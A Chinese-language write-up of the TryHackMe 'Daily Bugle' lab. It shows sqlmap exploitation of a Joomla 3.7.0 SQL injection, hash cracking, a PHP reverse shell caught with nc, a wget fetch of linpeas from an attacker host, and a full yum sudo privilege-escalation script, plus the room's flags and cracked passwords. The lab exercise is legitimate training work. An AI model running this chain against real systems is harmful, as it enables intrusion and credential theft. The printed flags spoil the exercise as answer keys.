准备工作
首先我们需要连接到 tryhackme 的 VPN 服务器。你可以访问 Access 页面获取更多相关信息。
我将使用 openvpn 连接服务器。命令如下:
$ sudo openvpn --config NovusEdge.ovpn
信息收集
又到了快速端口扫描和信息收集的时间(感谢 rustscan 的创作者们):
$ rustscan -b 4500 -a TARGET_IP --ulimit 5000 -t 2000 -r 1-65535 -- -oN rustscan_port_scan.txt
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
3306/tcp open  mysql   syn-ack

$ rustscan -b 4500 -a TARGET_IP --ulimit 5000 -t 2000 -p22,80,3306 -- -sC -sV -oN rustscan_service_scan.txt
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbp89KqmXj7Xx84uhisjiT7pGPYepXVTr4MnPu1P4fnlWzevm6BjeQgDBnoRVhddsjHhI1k+xdnahjcv6kykfT3mSeljfy+jRc+2ejMB95oK2AGycavgOfF4FLPYtd5J97WqRmu2ZC2sQUvbGMUsrNaKLAVdWRIqO5OO07WIGtr3c2ZsM417TTcTsSh1Cjhx3F+gbgi0BbBAN3sQqySa91AFruPA+m0R9JnDX5rzXmhWwzAM1Y8R72c4XKXRXdQT9szyyEiEwaXyT0p6XiaaDyxT2WMXTZEBSUKOHUQiUhX7JjBaeVvuX4ITG+W8zpZ6uXUrUySytuzMXlPyfMBy8B
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKb+wNoVp40Na4/Ycep7p++QQiOmDvP550H86ivDdM/7XF9mqOfdhWK0rrvkwq9EDZqibDZr3vL8MtwuMVV5Src=
|   256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4TcvlwCGpiawPyNCkuXTK5CCpat+Bv8LycyNdiTJHX
80/tcp   open  http    syn-ack Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-title: Home
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp open  mysql   syn-ack MariaDB (unauthorized)
看看能不能在 metasploit 上找到什么:
$ sudo msfconsole -q
msf6 > search joomla
...
10  auxiliary/scanner/http/joomla_version
...

msf6 > use 10
msf6 auxiliary(scanner/http/joomla_version) > setg RHOSTS TARGET_IP
RHOSTS => TARGET_IP
msf6 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.6 (CentOS) PHP/5.6.40
[+] Joomla version: 3.7.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
What is the Joomla version?
Answer:
3.7.0
在 ExploitDB 上快速搜索 Joomla 3.7,找到了一个好用的 exploit:https://www.exploit-db.com/exploits/42033
URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
顺便也做一下目录枚举:
$ gobuster dir -u http://TARGET_IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 64 -o enum_gobuster.txt
/media                (Status: 301) [Size: 233] [--> http://TARGET_IP/media/]
/templates            (Status: 301) [Size: 237] [--> http://TARGET_IP/templates/]
/images               (Status: 301) [Size: 234] [--> http://TARGET_IP/images/]
/modules              (Status: 301) [Size: 235] [--> http://TARGET_IP/modules/]
/bin                  (Status: 301) [Size: 231] [--> http://TARGET_IP/bin/]
/plugins              (Status: 301) [Size: 235] [--> http://TARGET_IP/plugins/]
/includes             (Status: 301) [Size: 236] [--> http://TARGET_IP/includes/]
/language             (Status: 301) [Size: 236] [--> http://TARGET_IP/language/]
/components           (Status: 301) [Size: 238] [--> http://TARGET_IP/components/]
/cache                (Status: 301) [Size: 233] [--> http://TARGET_IP/cache/]
/libraries            (Status: 301) [Size: 237] [--> http://TARGET_IP/libraries/]
/tmp                  (Status: 301) [Size: 231] [--> http://TARGET_IP/tmp/]
/layouts              (Status: 301) [Size: 235] [--> http://TARGET_IP/layouts/]
/administrator        (Status: 301) [Size: 241] [--> http://TARGET_IP/administrator/]
/cli                  (Status: 301) [Size: 231] [--> http://TARGET_IP/cli/]
访问 /administrator 路径,会来到以下页面:

The default Super Users is admin and is installed with every Joomla! site.
通过 searchsploit 再次快速搜索,我们找到了一个针对 joomla 3.7.0 的 SQLi 漏洞利用方案:
$ searchsploit Joomla 3.7.0
$ searchsploit -p php/webapps/42033.txt
...
$ cp /usr/share/exploitdb/exploits/php/webapps/42033.txt .
仔细阅读这个 exploit,发现它提供了一条很不错的 sqlmap 命令:
$ sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
通过添加 --tables 和 -D joomla 参数,我们可以指定先了解数据库中有哪些表,以及明确要攻击哪个数据库。
$ sqlmap -u "http://TARGET_IP/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs --tables -p list[fullordering] -D joomla
这样我们总共拿到了 72 张表,大多数没什么用,不过其中有一张能用的是 __users 表:
$ sqlmap -u "http://TARGET_IP/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs --columns -p list[fullordering] -D joomla -T '#__users'

...
do you want to use common column existence check? [y/N/q] y
...
[00:08:34] [INFO] retrieved: id
[00:08:34] [INFO] retrieved: name
[00:08:35] [INFO] retrieved: username
[00:08:39] [INFO] retrieved: email
[00:09:20] [INFO] retrieved: password
...
漂亮!现在试着导出 username 和 password 列:
$ sqlmap -u "http://TARGET_IP/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] -D joomla -T '#__users' --dump -C password
...
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| jonah    | $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm |
+----------+--------------------------------------------------------------+
好的,现在有了用户名和密码哈希,来破解一下。(看起来是个 blowfish 哈希):
$ john --wordlist=/usr/share/seclists/Passwords/rockyou.txt hash.txt
spiderman123     (?)
What is Jonah's cracked password?
Answer:
spiderman123
用这个密码就能登录目标机器上的 joomla CMS 控制面板了。接下来我们要用它来获取初始立足点……
获取权限
从用户仪表盘进入 templates 菜单,尝试上传一个 php 反弹 shell。我试了没成功,所以作为替代方案,我直接修改了默认模板中的 index.php 内容,也就是把反弹 shell 代码复制粘贴进去。
在本地机器上启动监听器,并访问我们上传的 payload(这里是 index.html),就能顺利拿到反弹 shell:
$ nc -nvlp 4444
# Try requesting TARGET_IP/index.php/
listening on [any] 4444 ...
connect to [ATTACKER_IP] from (UNKNOWN) [TARGET_IP] 44852
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 01:01:38 up  2:02,  0 users,  load average: 0.01, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
bash: no job control in this shell
bash-4.2$
在继续之前,先把 shell 稳定一下:
bash-4.2$ python -c "import pty; pty.spawn('/bin/bash')"
python -c "import pty; pty.spawn('/bin/bash')"
bash-4.2$ ^Z
zsh: suspended  nc -nvlp 4444
$ stty raw -echo && fg
[1]  + continued  nc -nvlp 4444
                               export TERM=xterm-256-color
bash-4.2$
很好!现在我们可以按常规流程继续了:
bash-4.2$ whoami
apache
bash-4.2$ uname -a
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
bash-4.2$ cat /etc/issue
\S
Kernel \r on an \m

bash-4.2$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"
我们尝试借助 linpeas 来让事情变得更轻松一些:
# Getting the linpeas script from our machine...
bash-4.2$ wget http://ATTACKER_IP:8080/linpeas.sh
bash-4.2$ sh linpeas.sh
...
╔══════════╣ Searching passwords in config PHP files
        public $password = 'nv5uz9r3ZEDzVjNu';
...
行,拿到密码了,配合用户名 jjameson(老哥,直接 ls 一下 /home 目录就看到了 -_-),试试用 ssh 登录靶机:
$ ssh jjameson@TARGET_IP
jjameson@TARGET_IP's password: ...

[jjameson@dailybugle ~]$ ls -la
total 16
drwx------. 2 jjameson jjameson  99 Dec 15  2019 .
drwxr-xr-x. 3 root     root      22 Dec 14  2019 ..
lrwxrwxrwx  1 jjameson jjameson   9 Dec 14  2019 .bash_history -> /dev/null
-rw-r--r--. 1 jjameson jjameson  18 Aug  8  2019 .bash_logout
-rw-r--r--. 1 jjameson jjameson 193 Aug  8  2019 .bash_profile
-rw-r--r--. 1 jjameson jjameson 231 Aug  8  2019 .bashrc
-rw-rw-r--  1 jjameson jjameson  33 Dec 15  2019 user.txt
[jjameson@dailybugle ~]$ cat user.txt
27a260fe3cba712cfdedb1c86d80442e
不错!接下来搞提权……
权限提升
先做一轮枚举:
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME
    LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE
    LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
芜湖,兄弟们,有突破口了!!!打开靠谱的老朋友 GTFObins 搜索 yum,找到了 2 种使用 sudo 获取 root shell 的方法:

# Just copy-paste into shell:
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
sh-4.2# whoami
root

sh-4.2# cd /root
sh-4.2# ls
anaconda-ks.cfg  root.txt
sh-4.2# cat root.txt
eec3d53292b1821868266858d7fa6f79
What is the root flag?
Answer:
eec3d53292b1821868266858d7fa6f79
总结
如果这篇 writeup 对你有帮助,请考虑在 github 上关注我,或者给仓库点个 star:https://github.com/NovusEdge/thm-writeups
- Room: Daily Bugle